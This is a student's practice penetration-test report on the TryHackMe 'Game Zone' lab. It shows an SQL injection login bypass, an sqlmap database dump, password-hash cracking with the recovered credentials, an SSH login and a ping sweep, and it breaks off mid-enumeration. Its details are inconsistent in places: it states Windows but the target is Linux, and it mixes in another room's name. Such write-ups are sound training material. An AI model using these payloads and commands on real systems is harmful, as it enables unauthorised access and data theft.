Offensive Security Certified Professional Exam Report - Game Zone - THM

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-09-30

Table of Contents

High Level Summary

We were tasked to perform an internal penetration test towards the TryHackMe Game Zone as preparation for the Offensive Security Exam. During the preparation meeting, we got the following information about the target:

- Windows as Operating System

- Low privilege access (Our goal is to gain administrative privileges)

- Potential SQL vulnerability

A penetration test is an attack against internally connected systems to simulate real-world cyber criminal activities.

The scope of this test is to perform attacks to the room Steel Mountain using techniques and methodologies similar to those used during cyber attacks. This scopes included the following IP:

- **10.10.231.94**

During our engagement, we found the following hosts in the internal network:

- **10.10.48.51**
- **10.10.48.59**
- **10.10.48.73**
- **10.10.48.78**
- **10.10.48.79**
- **10.10.48.155**
- **10.10.48.160**
- **10.10.48.204**

During our engagement, we were able to access the admin console of the website by exploiting the current configuration of the database. With this exploitation we gained access to a pair of credentials that were used to access the server that hosts the web server.

Inside the host, we could perform enumeration to find running services, groups and also find other hosts inside the restricted network. One interesting element that called up our attention was running service on port 10000 that was not displayed in our first enumeration. By creating a ssh tunnel we could see that webmin was running on this port.

To access the webmin service we used the pair of credentials we found early and got access to the console. By exploiting the vulnerability of this version of webmin, we could access all the files without restriction, since this service runs as admin.

Our access still did not give us full admin access, since we could just read. So to escalate privileges, we exploited the fact that our user was a member of the lxc. By searching online, we found that we could create an image on the target and set this image to mount the entire file system of the host. By running our image, we accessed the host file system and were able to perform modifications on it.

Recommendation

- Patch management - latest version
- Strong credentials
- No reuse of credential
- Restrict possibility of low privileged user (groups, commands etc)

Findings

1 - Information disclosure from network scan

Severity

Description

Recommendation

2 - System with known vulnerabilities

Severity

Description

- From network scan
- Webmin 1.580 - CVE-2012-2982 - Webmin 1.580 - '/file/show.cgi' Remote Command Execution

Recommendation

3 - Database injection allows bypassing login page


Severity

Description

SQL injection:

' or 1=1 -- -;' or 1=1 -- -

Login:


Not secure | 10.10.231.94/portal.php
Game Zone Portal
Search for a game review:
Search!
Title
Review

Recommendation

Use secure query, don't trust user input. Verify user input.

4 - Server configuration allows restricted access from low privileged user

Severity

Description

- Enumerate other assets in the private network
- Port forwarding
- Upload files
- Group lxd exploitable

Recommendation

5 - Remote command execution on webmin server

Severity

Description

Service Webmin 1.580 contains a known CVE-2012-2982 that can be exploited using the script available on the Exploit Database Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)

Recommendation

6 - Weak credentials for server allows ssh connection

Severity

Description

We credentials allow the exploitation through brute force using wordlist available online

Recommendation

7 - Reuse of credentials in the webmin server

Severity

Description

The webmin console is configured with the same credentials pair of the server:

agent47:videogamer124

Recommendation

Narrative

Information Gathering

Port Scan:

```
./nmapAutomator.sh -H $target -t Port -o ../hacklab/Notes/GameZone
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Script Scan:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:ea:89:f1:d4:a7:dc:a5:50:f7:6d:89:c3:af:0b:03 (RSA)
|   256 b3:7d:72:46:1e:d3:41:b6:6a:91:15:16:c9:4a:a5:fa (ECDSA)
|_  256 53:67:09:dc:ff:fb:3a:3e:fb:fe:cf:d8:6d:41:27:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Game Zone
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vuln Scan:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol
2.0)
| vulners:
|   cpe:/a:openbsd:openssh:7.2p2:
|     PACKETSTORM:140070 7.8
https://vulners.com/packetstorm/PACKETSTORM:140070      *EXPLOIT*
```


```
|       EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09      7.8
https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09
*EXPLOIT*
|       EDB-ID:40888 7.8    https://vulners.com/exploitdb/EDB-ID:40888  *EXPLOIT*
|       CVE-2016-8858       7.8    https://vulners.com/cve/CVE-2016-8858
|       CVE-2016-6515       7.8    https://vulners.com/cve/CVE-2016-6515
|       1337DAY-ID-26494    7.8    https://vulners.com/zdt/1337DAY-ID-26494
*EXPLOIT*
|       SSV:92579    7.5    https://vulners.com/seebug/SSV:92579 *EXPLOIT*
|       PRION:CVE-2023-35784      7.5
https://vulners.com/prion/PRION:CVE-2023-35784
|       PACKETSTORM:173661 7.5
https://vulners.com/packetstorm/PACKETSTORM:173661      *EXPLOIT*
|       CVE-2023-35784      7.5    https://vulners.com/cve/CVE-2023-35784
|       CVE-2016-10009      7.5    https://vulners.com/cve/CVE-2016-10009
|       1337DAY-ID-26576    7.5    https://vulners.com/zdt/1337DAY-ID-26576
*EXPLOIT*
|       SSV:92582    7.2    https://vulners.com/seebug/SSV:92582 *EXPLOIT*
|       CVE-2016-10012      7.2    https://vulners.com/cve/CVE-2016-10012
|       CVE-2015-8325       7.2    https://vulners.com/cve/CVE-2015-8325
|       SSV:92580    6.9    https://vulners.com/seebug/SSV:92580 *EXPLOIT*
|       CVE-2016-10010      6.9    https://vulners.com/cve/CVE-2016-10010
|       1337DAY-ID-26577    6.9    https://vulners.com/zdt/1337DAY-ID-26577
*EXPLOIT*
|       EXPLOITPACK:98FE96309F9524B8C84C508837551A19      5.8
https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19
*EXPLOIT*
|       EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97      5.8
https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97
*EXPLOIT*
|       EDB-ID:46516 5.8    https://vulners.com/exploitdb/EDB-ID:46516  *EXPLOIT*
|       EDB-ID:46193 5.8    https://vulners.com/exploitdb/EDB-ID:46193  *EXPLOIT*
|       CVE-2019-6111       5.8    https://vulners.com/cve/CVE-2019-6111
|       1337DAY-ID-32328    5.8    https://vulners.com/zdt/1337DAY-ID-32328
*EXPLOIT*
|       1337DAY-ID-32009    5.8    https://vulners.com/zdt/1337DAY-ID-32009
*EXPLOIT*
|       SSV:91041    5.5    https://vulners.com/seebug/SSV:91041 *EXPLOIT*
|       PACKETSTORM:140019 5.5
https://vulners.com/packetstorm/PACKETSTORM:140019      *EXPLOIT*
|       PACKETSTORM:136234 5.5
https://vulners.com/packetstorm/PACKETSTORM:136234      *EXPLOIT*
```

```
|       EXPLOITPACK:F92411A645D85F05BDBD274FD222226F      5.5
https://vulners.com/exploitpack/EXPLOITPACK:F92411A645D85F05BDBD274FD222226F
*EXPLOIT*
|       EXPLOITPACK:9F2E746846C3C623A27A441281EAD138      5.5
https://vulners.com/exploitpack/EXPLOITPACK:9F2E746846C3C623A27A441281EAD138
*EXPLOIT*
|       EXPLOITPACK:1902C998CBF9154396911926B4C3B330      5.5
https://vulners.com/exploitpack/EXPLOITPACK:1902C998CBF9154396911926B4C3B330
*EXPLOIT*
|       EDB-ID:40858 5.5    https://vulners.com/exploitdb/EDB-ID:40858  *EXPLOIT*
|       EDB-ID:40119 5.5    https://vulners.com/exploitdb/EDB-ID:40119  *EXPLOIT*
|       EDB-ID:39569 5.5    https://vulners.com/exploitdb/EDB-ID:39569  *EXPLOIT*
|       CVE-2016-3115       5.5    https://vulners.com/cve/CVE-2016-3115
|       SSH_ENUM     5.0    https://vulners.com/canvas/SSH_ENUM  *EXPLOIT*
|       PRION:CVE-2023-27567      5.0
https://vulners.com/prion/PRION:CVE-2023-27567
|       PACKETSTORM:150621 5.0
https://vulners.com/packetstorm/PACKETSTORM:150621      *EXPLOIT*
|       EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0      5.0
https://vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0
*EXPLOIT*
|       EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283      5.0
https://vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283
*EXPLOIT*
|       EDB-ID:45939 5.0    https://vulners.com/exploitdb/EDB-ID:45939  *EXPLOIT*
|       EDB-ID:45233 5.0    https://vulners.com/exploitdb/EDB-ID:45233  *EXPLOIT*
|       CVE-2018-15919      5.0    https://vulners.com/cve/CVE-2018-15919
|       CVE-2018-15473      5.0    https://vulners.com/cve/CVE-2018-15473
|       CVE-2017-15906      5.0    https://vulners.com/cve/CVE-2017-15906
|       CVE-2016-10708      5.0    https://vulners.com/cve/CVE-2016-10708
|       1337DAY-ID-31730    5.0    https://vulners.com/zdt/1337DAY-ID-31730
*EXPLOIT*
|       CVE-2021-41617      4.4    https://vulners.com/cve/CVE-2021-41617
|       PRION:CVE-2023-29323      4.3
https://vulners.com/prion/PRION:CVE-2023-29323
|       EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6DF      4.3
https://vulners.com/exploitpack/EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6DF
*EXPLOIT*
|       EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3EF      4.3
https://vulners.com/exploitpack/EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3EF
*EXPLOIT*
|       EDB-ID:40136 4.3    https://vulners.com/exploitdb/EDB-ID:40136  *EXPLOIT*
|       EDB-ID:40113 4.3    https://vulners.com/exploitdb/EDB-ID:40113  *EXPLOIT*
|       CVE-2023-29323      4.3    https://vulners.com/cve/CVE-2023-29323
|       CVE-2020-14145     4.3    https://vulners.com/cve/CVE-2020-14145
|       CVE-2016-6210      4.3    https://vulners.com/cve/CVE-2016-6210
|       1337DAY-ID-25440   4.3    https://vulners.com/zdt/1337DAY-ID-25440
*EXPLOIT*
|       1337DAY-ID-25438   4.3    https://vulners.com/zdt/1337DAY-ID-25438
*EXPLOIT*
|       CVE-2019-6110      4.0    https://vulners.com/cve/CVE-2019-6110
|       CVE-2019-6109      4.0    https://vulners.com/cve/CVE-2019-6109
|       CVE-2018-20685     2.6    https://vulners.com/cve/CVE-2018-20685
|       SSV:92581    2.1    https://vulners.com/seebug/SSV:92581 *EXPLOIT*
|       CVE-2016-10011     2.1    https://vulners.com/cve/CVE-2016-10011
|       PACKETSTORM:151227 0.0
https://vulners.com/packetstorm/PACKETSTORM:151227      *EXPLOIT*
|       PACKETSTORM:140261 0.0
https://vulners.com/packetstorm/PACKETSTORM:140261      *EXPLOIT*
|       PACKETSTORM:138006 0.0
https://vulners.com/packetstorm/PACKETSTORM:138006      *EXPLOIT*
|       PACKETSTORM:137942 0.0
https://vulners.com/packetstorm/PACKETSTORM:137942      *EXPLOIT*
|       MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-    0.0
https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-
*EXPLOIT*
|_      1337DAY-ID-30937   0.0    https://vulners.com/zdt/1337DAY-ID-30937
*EXPLOIT*
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.231.94
|   Found the following possible CSRF vulnerabilities:
|
|      Path: http://10.10.231.94:80/
|      Form id: field_username
|      Form action: index.php
|
|      Path: http://10.10.231.94:80/
|      Form id:
|      Form action: #
|
|      Path: http://10.10.231.94:80/index.php
|      Form id: field_username
|      Form action: index.php
|
|      Path: http://10.10.231.94:80/index.php
|      Form id:
```

```
|_    Form action: #
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| vulners:
|   cpe:/a:apache:http_server:2.4.18:
|      PACKETSTORM:171631 7.5
https://vulners.com/packetstorm/PACKETSTORM:171631      *EXPLOIT*
|      EDB-ID:51193 7.5   https://vulners.com/exploitdb/EDB-ID:51193 *EXPLOIT*
|      CVE-2023-25690     7.5   https://vulners.com/cve/CVE-2023-25690
|      CVE-2022-31813     7.5   https://vulners.com/cve/CVE-2022-31813
|      CVE-2022-23943     7.5   https://vulners.com/cve/CVE-2022-23943
|      CVE-2021-44790     7.5   https://vulners.com/cve/CVE-2021-44790
|      CVE-2021-39275     7.5   https://vulners.com/cve/CVE-2021-39275
|      CVE-2021-26691     7.5   https://vulners.com/cve/CVE-2021-26691
|      CVE-2017-7679      7.5   https://vulners.com/cve/CVE-2017-7679
|      CVE-2017-3169      7.5   https://vulners.com/cve/CVE-2017-3169
|      CVE-2017-3167      7.5   https://vulners.com/cve/CVE-2017-3167
|      CNVD-2022-73123    7.5   https://vulners.com/cnvd/CNVD-2022-73123
|      CNVD-2022-03225    7.5   https://vulners.com/cnvd/CNVD-2022-03225
|      CNVD-2021-102386   7.5   https://vulners.com/cnvd/CNVD-2021-102386
|      5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9 7.5
https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9
*EXPLOIT*
|      1337DAY-ID-38427   7.5   https://vulners.com/zdt/1337DAY-ID-38427
*EXPLOIT*
|      EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB      7.2
https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB
*EXPLOIT*
|      EDB-ID:46676 7.2   https://vulners.com/exploitdb/EDB-ID:46676 *EXPLOIT*
|      CVE-2019-0211      7.2   https://vulners.com/cve/CVE-2019-0211
|      1337DAY-ID-32502   7.2   https://vulners.com/zdt/1337DAY-ID-32502
*EXPLOIT*
|      FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 6.8
https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8
*EXPLOIT*
|      CVE-2021-40438     6.8   https://vulners.com/cve/CVE-2021-40438
|      CVE-2020-35452     6.8   https://vulners.com/cve/CVE-2020-35452
|      CVE-2018-1312      6.8   https://vulners.com/cve/CVE-2018-1312
|      CVE-2017-15715     6.8   https://vulners.com/cve/CVE-2017-15715
|      CVE-2016-5387      6.8   https://vulners.com/cve/CVE-2016-5387
|      CNVD-2022-03224    6.8   https://vulners.com/cnvd/CNVD-2022-03224
|      8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 6.8
https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2
*EXPLOIT*
|      4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 6.8
https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332
*EXPLOIT*
|      4373C92A-2755-5538-9C91-0469C995AA9B 6.8
https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B
*EXPLOIT*
|      0095E929-7573-5E4A-A7FA-F6598A35E8DE 6.8
https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE
*EXPLOIT*
|      CVE-2022-28615     6.4   https://vulners.com/cve/CVE-2022-28615
|      CVE-2021-44224     6.4   https://vulners.com/cve/CVE-2021-44224
|      CVE-2019-10082     6.4   https://vulners.com/cve/CVE-2019-10082
|      CVE-2017-9788      6.4   https://vulners.com/cve/CVE-2017-9788
|      CVE-2019-0217      6.0   https://vulners.com/cve/CVE-2019-0217
|      CVE-2022-22721     5.8   https://vulners.com/cve/CVE-2022-22721
|      CVE-2020-1927      5.8   https://vulners.com/cve/CVE-2020-1927
|      CVE-2019-10098     5.8   https://vulners.com/cve/CVE-2019-10098
|      1337DAY-ID-33577   5.8   https://vulners.com/zdt/1337DAY-ID-33577
*EXPLOIT*
|      CVE-2022-36760     5.1   https://vulners.com/cve/CVE-2022-36760
|      SSV:96537    5.0   https://vulners.com/seebug/SSV:96537 *EXPLOIT*
|      EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D      5.0
https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D
*EXPLOIT*
|      EXPLOITPACK:2666FB0676B4B582D689921651A30355      5.0
https://vulners.com/exploitpack/EXPLOITPACK:2666FB0676B4B582D689921651A30355
*EXPLOIT*
|      EDB-ID:42745 5.0   https://vulners.com/exploitdb/EDB-ID:42745 *EXPLOIT*
|      EDB-ID:40909 5.0   https://vulners.com/exploitdb/EDB-ID:40909 *EXPLOIT*
|      CVE-2022-37436     5.0   https://vulners.com/cve/CVE-2022-37436
|      CVE-2022-30556     5.0   https://vulners.com/cve/CVE-2022-30556
|      CVE-2022-29404     5.0   https://vulners.com/cve/CVE-2022-29404
|      CVE-2022-28614     5.0   https://vulners.com/cve/CVE-2022-28614
|      CVE-2022-26377     5.0   https://vulners.com/cve/CVE-2022-26377
|      CVE-2021-34798     5.0   https://vulners.com/cve/CVE-2021-34798
|      CVE-2021-33193     5.0   https://vulners.com/cve/CVE-2021-33193
|      CVE-2021-26690     5.0   https://vulners.com/cve/CVE-2021-26690
|      CVE-2020-1934      5.0   https://vulners.com/cve/CVE-2020-1934
|      CVE-2019-17567     5.0   https://vulners.com/cve/CVE-2019-17567
|      CVE-2019-0220      5.0   https://vulners.com/cve/CVE-2019-0220
|      CVE-2019-0196      5.0   https://vulners.com/cve/CVE-2019-0196
|       CVE-2018-17199    5.0   https://vulners.com/cve/CVE-2018-17199
|       CVE-2018-17189    5.0   https://vulners.com/cve/CVE-2018-17189
|       CVE-2018-1333     5.0   https://vulners.com/cve/CVE-2018-1333
|       CVE-2018-1303     5.0   https://vulners.com/cve/CVE-2018-1303
|       CVE-2017-9798     5.0   https://vulners.com/cve/CVE-2017-9798
|       CVE-2017-15710    5.0   https://vulners.com/cve/CVE-2017-15710
|       CVE-2016-8743     5.0   https://vulners.com/cve/CVE-2016-8743
|       CVE-2016-8740     5.0   https://vulners.com/cve/CVE-2016-8740
|       CVE-2016-4979     5.0   https://vulners.com/cve/CVE-2016-4979
|       CVE-2006-20001    5.0   https://vulners.com/cve/CVE-2006-20001
|       CNVD-2022-73122   5.0   https://vulners.com/cnvd/CNVD-2022-73122
|       CNVD-2022-53584   5.0   https://vulners.com/cnvd/CNVD-2022-53584
|       CNVD-2022-53582   5.0   https://vulners.com/cnvd/CNVD-2022-53582
|       CNVD-2022-03223   5.0   https://vulners.com/cnvd/CNVD-2022-03223
|       1337DAY-ID-28573  5.0   https://vulners.com/zdt/1337DAY-ID-28573
*EXPLOIT*
|       CVE-2020-11985    4.3   https://vulners.com/cve/CVE-2020-11985
|       CVE-2019-10092    4.3   https://vulners.com/cve/CVE-2019-10092
|       CVE-2018-1302     4.3   https://vulners.com/cve/CVE-2018-1302
|       CVE-2018-1301     4.3   https://vulners.com/cve/CVE-2018-1301
|       CVE-2018-11763    4.3   https://vulners.com/cve/CVE-2018-11763
|       CVE-2016-4975     4.3   https://vulners.com/cve/CVE-2016-4975
|       CVE-2016-1546     4.3   https://vulners.com/cve/CVE-2016-1546
|       4013EC74-B3C1-5D95-938A-54197A58586D 4.3
https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D
*EXPLOIT*
|       1337DAY-ID-33575  4.3   https://vulners.com/zdt/1337DAY-ID-33575
*EXPLOIT*
|       CVE-2018-1283     3.5   https://vulners.com/cve/CVE-2018-1283
|       CVE-2016-8612     3.3   https://vulners.com/cve/CVE-2016-8612
|_      PACKETSTORM:152441 0.0
https://vulners.com/packetstorm/PACKETSTORM:152441      *EXPLOIT*
|_http-vuln-cve 2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-internal-ip-disclosure:
|_  Internal IP Leaked: 127.0.1.1
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|_   /images/:  Potentially  interesting  directory  w/  listing  on  'apache/2.4.18
(ubuntu)'
```

Analyzing website


The website linked to the scope address http://10.10.231.94/ takes us directly to a page with a login page:



Since we were informed that the main focus of this engagement is a vulnerability on the database, we decided to exploit this login page with SQL queries. We insured the following value in the credentials fields:

' or 1=1 -- -: ' or 1=1 -- -

Our input is checked directly against the database. So if we insert another query, our new query breaks the original and comments it out with the symbol ‘. It then performs a new one. In this case, we login if our query has a true value (if 1 == 1). With our input, we were able to login into the administrative console as shown below:



Exploiting database in the admin console

Our next step was dumping the database from the website, since its database is our primary goal in this engagement. For this test, we will use the tool sqlmap. We followed the steps below:


1. We sent a request on the website and save it in a text file

2. We executed sqlmap with the next command:

```
sqlmap -r request.txt --dbms=mysql --dump
# -r: file where we saved the original request
# --dbms: type of database
# --dump: fetch entire database
```


This command gave us the content of the database as shown below:

- Table post:



```
───────+
| id | name                          | description

       |
+────+─────────────────────────────+──────────────────────────────────────────────────────
──────────────────────────────────────────────────────────────────────────────────────────
───────+
| 1  | Mortal Kombat 11              | Its a rare fighting game that hits just about every note as strongly as Mort
al Kombat 11 does. Everything from its methodical and deep combat.
       |
```

- Table user:




```
Table: users
[1 entry]
+──────────────────────────────────────────────────────────────────+──────────+
| pwd                                                              | username |
+──────────────────────────────────────────────────────────────────+──────────+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47  |
+──────────────────────────────────────────────────────────────────+──────────+
```

Cracking the hash

Our next step is to find the password behind the hash value found. For that we used the tool John the Ripper. This tool compares the hash found in the target machine with the hash values of the words of the wordlist. If it finds an equal hash, it means that we found the password. We issued the following command.

```
 john hash.txt /usr/share/wordlists/rockyou.txt.gz --format=Raw-SHA256
# file with the wahs value
# wordlist user
# --format= hash format found
```

John gave us the following password:




```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt.gz
* Passwords.: 14344385
* Bytes.....: 53357329
* Keyspace..: 14344385

ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14:videogamer124

Session..........: hashcat
Status...........: Cracked
```

With the combination `agent47:videogamer124`, we were able to establish a ssh connection to the target

```
ssh agent47@10.10.231.94
```

And we got the following result:




```
agent47@gamezone:~$ whoami
agent47
agent47@gamezone:~$ uname -a
Linux gamezone 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
agent47@gamezone:~$ hostname
gamezone
agent47@gamezone:~$ 
```

Exploiting the server

Within this server, we performed an enumeration to find possible other systems inside this network that may not be accessible from the outside. We performed the following command to enumerate potential servers:

```
 for i in {1..255}; do (ping -c 1 10.10.48.${i} | grep "bytes from" &); done
```

This bash command performs the ping scan (ICMP packet) to the IP range defined 10.10.48.1-255. We got the following result:



```
